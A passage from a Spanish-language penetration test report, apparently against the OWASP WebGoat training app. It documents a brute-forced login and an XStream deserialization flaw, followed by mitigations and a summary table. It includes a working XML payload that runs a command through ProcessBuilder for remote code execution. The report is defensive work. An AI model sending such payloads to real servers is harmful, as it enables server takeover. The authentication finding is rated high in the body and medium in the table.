3. **Actualizar bibliotecas y configuraciones:** Mantener las bibliotecas y frameworks actualizados para aprovechar parches que mitiguen esta vulnerabilidad.
4. **Implementar un firewall de aplicaciones web (WAF):** Usar un WAF para detectar y bloquear solicitudes maliciosas.
5. **Uso de formatos alternativos:** Considerar alternativas más seguras, como JSON, si es posible.

IDENTITY & AUTHENTICATION FAILURES

DETALLES DE LA VULNERABILIDAD


- **OWASP:** Identity & Authentication Failures (OWASP A07)
- **Descripción:** Se logró realizar un ataque de fuerza bruta dirigido, lo que permitió obtener la contraseña de un usuario conocido. Esto sugiere que la aplicación carece de controles adecuados para proteger contra intentos repetitivos de inicio de sesión y no exige contraseñas fuertes.
- **Impacto**: Puede suponer el a**cceso no autorizado a** atacantes, e**xposición a datos sensibles** una vez dentro de una cuenta, el acceso a información confidencial y el **compromiso de múltiples cuentas s**i los usuarios reutilizan contraseñas.
- **Criticidad**: ALTA

EXPLOTACIÓN

Se seleccionó un usuario existente (conocido por la estructura de los nombres o datos expuestos en la interfaz).

A través de Burp Suite Intruder:

- Se configuró un ataque de fuerza bruta sobre el campo de contraseña.
- Se utilizó una lista de contraseñas comunes para probar posibles combinaciones.



RECOMENDACIONES DE MITIGACIÓN

1. **Política de contraseñas fuertes:**
    - Implementar requisitos para contraseñas, tales como:
        - Longitud mínima de 12 caracteres.
        - Uso de mayúsculas, minúsculas, números y caracteres especiales.
        - No permitir contraseñas comunes (como "123456" o "password").

      Ejemplo de mensaje para los usuarios:
      *"La contraseña debe tener al menos 12 caracteres, incluir al menos una mayúscula, una minúscula, un número y un carácter especial (por ejemplo: !@#$%^&)."**
2. **Protección contra fuerza bruta:**
    - Implementar bloqueos temporales después de varios intentos fallidos (por ejemplo, 5 intentos en un lapso de 5 minutos).
    - Utilizar CAPTCHA después de múltiples intentos fallidos.
3. **Autenticación multifactor (MFA):** Exigir un segundo factor de autenticación, como un código enviado por correo electrónico o SMS.
4. **Hash y almacenamiento seguro:** Asegurarse de que las contraseñas estén almacenadas con un algoritmo de hash seguro como bcrypt, Argon2 o PBKDF2.
5. **Registro de intentos de autenticación:** Registrar intentos exitosos y fallidos para identificar patrones sospechosos.
6. **Monitoreo continuo:** Implementar sistemas de monitoreo para identificar y responder a patrones de ataques como fuerza bruta.

VULN & OUTDATED COMPONENTS


DETALLES DE LA VULNERABILIDAD

- **OWASP:** A06:2021 – Vulnerable and Outdated Components
- **Descripción:** La explotación de esta vulnerabilidad tiene consecuencias graves:
- **Impacto:** Ejecución Remota de Código (RCE), manipulación de Datos y compromiso del Servidor.
- **Criticidad**: **CRÍTICA**

EXPLOTACIÓN

Para validar la vulnerabilidad, se envió la siguiente carga XML al servidor:

```
<contact class='dynamic-proxy'>
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>calc.exe</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```



Ejecución Remota de Código (RCE):

- La carga XML maliciosa inyectó un objeto de la clase java.lang.ProcessBuilder para ejecutar el comando calc.exe.
- Este comando se ejecutó directamente en el servidor, demostrando que es posible ejecutar cualquier instrucción del sistema operativo con los privilegios de la aplicación.

Compromiso del Servidor:

- Un atacante podría sustituir calc.exe por comandos más dañinos, como descargar malware, crear usuarios no autorizados o mover lateralmente dentro de la red.

RECOMENDACIONES DE MITIGACIÓN

1. **Actualizar XStream:**
    - Actualizar a la versión parcheada (1.4.7 o superior) para deshabilitar la deserialización insegura de clases peligrosas.
2. **Validar entradas:**
    - Aplicar validación estricta de los datos XML antes de procesarlos.
    - Configurar XStream para permitir únicamente clases seguras:
3. **Restricción de permisos:**
    - Asegurarse de que la aplicación se ejecute con los privilegios mínimos necesarios para reducir el impacto de un ataque exitoso.
4. **Monitoreo de logs:**
    - Implementar un sistema de monitoreo para detectar intentos de explotación similares y generar alertas automáticas.
5. **Deshabilitar características inseguras:**
    - Bloquear el uso de clases peligrosas como java.beans.EventHandler, java.lang.Runtime, y java.lang.ProcessBuilder.

RECOMENDACIONES FINALES

- **Actualizar y Configurar el Software:**
  - ❖ Mantener servidores, frameworks y bibliotecas actualizados.
  - ❖ Deshabilitar funcionalidades innecesarias y ajustar configuraciones de seguridad.
  - ❖ Actualizar componentes a versiones parcheadas, usar herramientas como OWASP Dependency-Check y eliminar dependencias obsoletas.
- **Implementar controles de acceso robustos:**
  - ❖ Validación estricta de roles y permisos.
  - ❖ Uso de controles basados en roles (RBAC) para limitar el acceso a funciones y datos.
- **Política de contraseñas fuertes:**
  - ❖ Exigir contraseñas seguras con al menos 12 caracteres, uso de caracteres especiales, mayúsculas y números.
  - ❖ Implementar autenticación multifactor (MFA) para funciones críticas.
- **Validación y Sanitización de Datos:**
  - ❖ Proteger entradas y salidas contra ataques como SQL injection y XSS.
  - ❖ Aplicar esquemas de validación para XML y datos enviados por usuarios.
- **Protección contra fuerza bruta y monitoreo continuo:**
  - ❖ Limitar intentos fallidos de autenticación y añadir CAPTCHAs.
  - ❖ Monitorear logs para detectar patrones de ataques y responder rápidamente.

TABLA RESUMEN

Vulnerabilidad	Criticidad	Impacto	Recomendaciones
Security Misconfiguration: XML External Entity Injection (XXE)	Crítica	Exposición de archivos sensibles, ataques DoS, robo de datos críticos.	Deshabilitar entidades externas en XML, validar entradas, actualizar bibliotecas.
Vuln & Outdated Components	Crítica	Ejecución remota de código (RCE), exposición de datos sensibles, compromisos debido a exploits conocidos.	Actualizar componentes a versiones parcheadas, usar herramientas como OWASP Dependency-Check, eliminar dependencias obsoletas.
Insecure Direct Object References (IDOR)	Alta	Acceso no autorizado a datos sensibles de otros usuarios.	Validar acceso por roles, usar identificadores no predecibles, evitar exponer datos en respuestas.
SQL Injection	Alta	Modificación y exposición de datos sensibles almacenados en la base de datos.	Implementar consultas parametrizadas, usar ORM, limitar privilegios de la base de datos.
Cross-Site Scripting (XSS)	Media	Robo de sesiones, manipulación de contenido, redirección maliciosa.	Validar entradas, aplicar Content Security Policy, evitar inserción directa de datos.
Identity & Authentication Failures	Media	Acceso no autorizado a cuentas mediante fuerza bruta.	Configurar contraseñas fuertes, implementar MFA, proteger contra fuerza bruta.
Broken Authentication	Baja	Suplantación de identidad a través de predicción de cookies.	Usar cookies impredecibles, implementar tokens seguros, revisar manejo de sesiones.